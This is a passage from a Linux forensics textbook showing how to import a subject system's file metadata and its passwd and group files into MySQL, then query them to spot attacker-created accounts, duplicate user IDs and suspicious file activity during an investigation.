-p option means please prompt me for a password (passing it in on the command line would be very bad security as this could be intercepted easily). The user login information should have been set up when MySQL was installed.

Once a database has been created it is time to add some tables. The easiest way to do this is to start the MySQL client using `mysql -u <user> -p`, i.e. `mysql -u root -p`. You are not yet connected to your database. To remedy that situation issue the command `connect <database>` in the MySQL client shell. For example, in my case I would type `connect case-pfe1`. Logging in to MySQL and connecting to a database is shown in Figure 6.5.

FIGURE 6.5

Logging in with the MySQL client and connecting to a database.

The following SQL code will create a database table that can be used to import the semicolon-separated values in the file generated by our shell script. This script may be saved to a file and executed in the MySQL client. It is also just as easy to cut and past it into MySQL.

```
create table files (
  AccessDate date not null,
  AccessTime time not null,
  ModifyDate date not null,
  ModifyTime time not null,
  CreateDate date not null,
  CreateTime time not null,
  Permissions smallint not null,
  UserId smallint not null,
  GroupId smallint not null,
  FileSize bigint not null,
  Filename varchar(2048) not null,
  recno bigint not null auto_increment,
  primary key(recno)
);
```

We can see that this is a fairly simple table. All of the columns are declared ‘not null’ meaning that they cannot be empty. For readers not familiar with MySQL the last two

lines might require some explanation. The first creates a column, recno, which is a long integer and sets it to automatically increment an internal counter every time a new row is inserted. On the next line recno is set as the primary key. The primary key is used for sorting and quickly retrieving information in the table.

Creating this table is shown in Figure 6.6. Notice that MySQL reports 0 rows affected which is correct. Adding a table does not create any rows (records) in it.

FIGURE 6.6

Create a Table to store file metadata in MySQL.

Now that there is a place for data to go, the information from our shell script can be imported. MySQL has a `load data infile` command that can be used for this purpose. There is a small complication that must be worked out before running this command. The date strings in the file must be converted to proper MySQL date objects before insertion in the database. This is what is happening in the set clause of the following script. There is also a line that reads `ignore 1 rows` which tells MySQL to ignore the headers at the top of our file that exist to make a spreadsheet import easier.

```
load data infile '/tmp/case-pfe1.csv'
  into table files
  fields terminated by ';'
  enclosed by '"'
  lines terminated by '\n'
  ignore 1 rows
  (@AccessDate, AccessTime, @ModifyDate, ModifyTime, @CreateDate, \
    CreateTime, Permissions, UserId, GroupId, FileSize, Filename)
  set AccessDate=str_to_date(@AccessDate, "%m/%d/%Y"),
```

```
    ModifyDate=str_to_date(@ModifyDate, "%m/%d/%Y"),
    CreateDate=str_to_date(@CreateDate, "%m/%d/%Y");
```

The file to be imported must be in an approved directory or MySQL will ignore it. This is a security measure. This would prevent, among other things, an attacker who exploits a SQL vulnerability on a website from uploading a file to be executed, assuming that MySQL won't accept files from any directory accessible by the webserver. You could change the list of directories in the MySQL files, but it is probably simpler to just copy your file to /tmp for the import as I have done.

Loading file metadata from the PFE subject system is shown in Figure 6.7. Notice that my laptop was able to insert 184,601 rows in only 5.29 seconds. The warnings concern the date imports. As we shall see, all of the dates were properly imported.



FIGURE 6.7

Loading file metadata into MySQL.

Once the data is imported you are free to query your one table database to your heart's content. For example, to get these 184,601 files sorted by access time in descending order (so the latest activity is on the top) simply run the query `select * from files order by accessdate desc, accesstime desc;`. The results of running this query are shown in Figure 6.8. Note that retrieving 184,601 sorted rows required a mere 0.71 seconds on my laptop. If you prefer an ascending sort just omit 'desc' in the SQL query above.



FIGURE 6.8

Using MySQL to sort file metadata by access time.

Astute readers may have noticed that our script imported user and group IDs, not names. This was intentional. Why did we do it this way? If you stop to think about it, it will occur to you that when you list files on your Linux machine using `ls`, the `ls` program is using the password file to translated user and group IDs stored in the inodes (more about these later in the book) to names. You have mounted a filesystem from another computer on your forensics workstation and `ls` will use your /etc/passwd and /etc/group files to translate IDs to names, not the correct files from the subject system. This issue is shown in Figure 6.9 where all of the john user's files report that they belong to the phil user because the user ID for john on the subject system is the same as the user ID for phil on my forensics workstation. In cases where the user ID is not found on the forensics workstation the raw user ID is displayed rather than the incorrect name.



FIGURE 6.9

User names incorrectly displayed for a mounted subject filesystem.

We can easily display the correct user and group name in queries of our database if we create two new tables and import the /etc/passwd and /etc/group files from the subject system. This is straightforward thanks to the fact that these files are already colon delimited. Importing this information is as simple as copying the subject's passwd and group files to /tmp (or some other directory MySQL has been configured to use for imports), and then running the following SQL script.

```
create table users (
  username varchar(255) not null,
  passwordHash varchar(255) not null,
  uid int not null,
  gid int not null,
  userInfo varchar(255) not null,
  homeDir varchar(255) not null,
  shell varchar(2048) not null,
  primary key (username)
  );
load data infile '/tmp/passwd'
  into table users
  fields terminated by ':'
  enclosed by '"'
  lines terminated by '\n';
create table groups (
```

```
  groupname varchar(255) not null,
  passwordHash varchar(255) not null,
  gid int not null,
  userlist varchar(2048)
  );
load data infile '/tmp/group'
  into table groups
  fields terminated by ':'
  enclosed by '"'
  lines terminated by '\n';
```

This code is a bit simpler than the import for our metadata file. The primary reason for this is that there are no dates or other complex objects to convert. You will note that I have used the username and not the user ID as the primary key for the users table. The reason for this is that if an attacker has added an account with a duplicate ID, the import would fail as primary keys must be unique. It is not unusual for an attacker to create a new account that shares an ID, especially ID 0 for the root user. Executing the script above to load these two tables is shown in Figure 6.10.



FIGURE 6.10

Importing user and group information into MySQL.

Now that the user information has been imported I can perform some simple queries. It might be useful to see what shells are being used for each user. An attacker might change the shell of system accounts to allow login. Such accounts normally have a login shell of /usr/sbin/nologin or /bin/false. The results of executing the query `select * from users order by uid;` are shown in Figure 6.11. The results show that an attacker

has created a bogus johnn account.



FIGURE 6.11

Selecting users from the database. Note the bogus johnn account that has been created by an attacker.

If an attacker has reused a user ID, that is easily detected. In addition to looking at the results from the previous query in order to see everything in the users table sorted by user ID, another query will instantly let you know if duplicate IDs exist. The query `select distinct uid from users;` should return the same number of rows as the previous query (38 in the case of the subject system). If it returns anything less, then duplicates exist.

Is there any value in viewing the group file information? Yes. The group file contains a list of users who belong to each group. If an attacker has added himself/herself to a group, it will show up here. New users in the sudo, adm, or wheel groups that are used to determine who gets root privileges (the exact group and mechanism varies from one Linux distribution to the next) are particularly interesting. Even knowing which legitimate users are in these groups can be helpful if you think an attacker has gained root access. The results of running the query `select * from groups order by groupname;` are shown in Figure 6.12. It would appear from this information that the john account has administrative privileges. The query `select distinct gid from groups;` should return the same number of rows if there are no duplicate group numbers.



FIGURE 6.12

Examining group file information.

Let’s return to the files table. After all, we said our motivation for importing users and groups was to display correct information. In order to display usernames in our queries we must do a database join. If you are not a SQL expert, fear not, the kind of join needed here is simple. We need only select from more than one table and give the condition that joins (associates) rows in the various tables.

If we wish to add usernames to the previous query of the files table something like the following will work: `select accessdate, accesstime, filename, permissions, username from files, users where files.userid=users.uid order by accessdate desc, accesstime desc`. What have we changed? We have gone from the catchall `select *` to an explicit list of columns. A second table has been added to the from clause. Finally, we have a join clause, `where files.userid=users.uid`, that determines which row in the users table is used to retrieve the username. If any of the column names in the list exist in both tables you must prefix the column name with <table>. to tell MySQL which table to use. The results of running this query are shown in Figure 6.13.



FIGURE 6.13

Results of running query on files Table with usernames from users table.

Notice that Figure 6.13 shows a text file in gedit. Here we have used a useful feature of the MySQL client, the `tee <logfile>` command. This command is similar to the shell command with the same name in that it causes output to go both to the screen and also to a specified file. This allows all query output to be captured. This can be a useful thing to store in your case directory. When you no longer want to capture output the `notee` command will close the file and stop sending information. You might wish to tee everything to one big log file for all your queries or store queries in their own files, your choice. MySQL has shortcuts for many commands including `\T` and `\t` for `tee` and `notee`, respectively.

You may have noticed that I primarily like to use command line tools. I realize that not everyone shares my passion for command line programs. There is absolutely nothing stopping you from using the powerful MySQL techniques described in this book within PhpMyAdmin, MySQL Workbench, or any other Graphical User Interface (GUI) tool.

Could you still do lots of forensics without using a database? Yes, you certainly could and people do. However, if you look at available tools such as Autopsy you will notice that they are relatively slow when you put them up against querying a proper database. There is another reason I prefer to import data into a database. Doing so is infinitely more flexible. See the sidebar for a perfect example.

YOU CAN'T GET THERE FROM HERE

When tools fail you

I am reminded of a joke concerning a visitor to a large city who asked a local for directions. The local responded to the request for directions by saying "You can't get there from here." Sometimes that is the case when using prepackaged tools. They just don't do exactly what you want and there is no easy way to get them to conform to your will.

Recently in one of my forensics classes at the university where I teach there was a technical issue with one of the commercial tools we use. In an attempt to salvage the rest of my 75 minute class period I turned to Autopsy. It is far from being a bad tool and it has some nice features. One of the things it supports is filters. You can filter files by size, type, etc. What you cannot do, however, is combine these filters. This is just one simple example of something that is extremely easy with a database, but if you only have a prepackaged tools "You can't get there from here."

Based on our live analysis of the subject system from PFE, we know that the attack most likely occurred during the month of March. We also see that the john account was used in some way during the attack. As noted earlier in this chapter, this account has administrative privileges. We can combine these facts together to examine only files accessed and modified from March onwards that are owned by john or johnn (with user IDs of 1000 and 1001, respectively). All that is required is a few additions to the where clause in our query which now reads:

```
select accessdate, accesstime, filename, permissions,
username from files, users where files.userid=users.uid
and modifydate > date('2015-03-01') and accessdate >
date('2015-03-01') and (files.userid=1000 or
files.userid=1001) order by accessdate desc, accesstime
desc;.
```

We could have used the users table to match based on username, but it is a bit easier to use the user IDs and prevents the need for a join with the users table. This query ran in 0.13 seconds on my laptop and returned only 480 rows, a reduction of over 867,000 records. This allows you to eliminate the noise and home in on the relevant information such as that shown in Figure 6.14 and Figure 6.15.

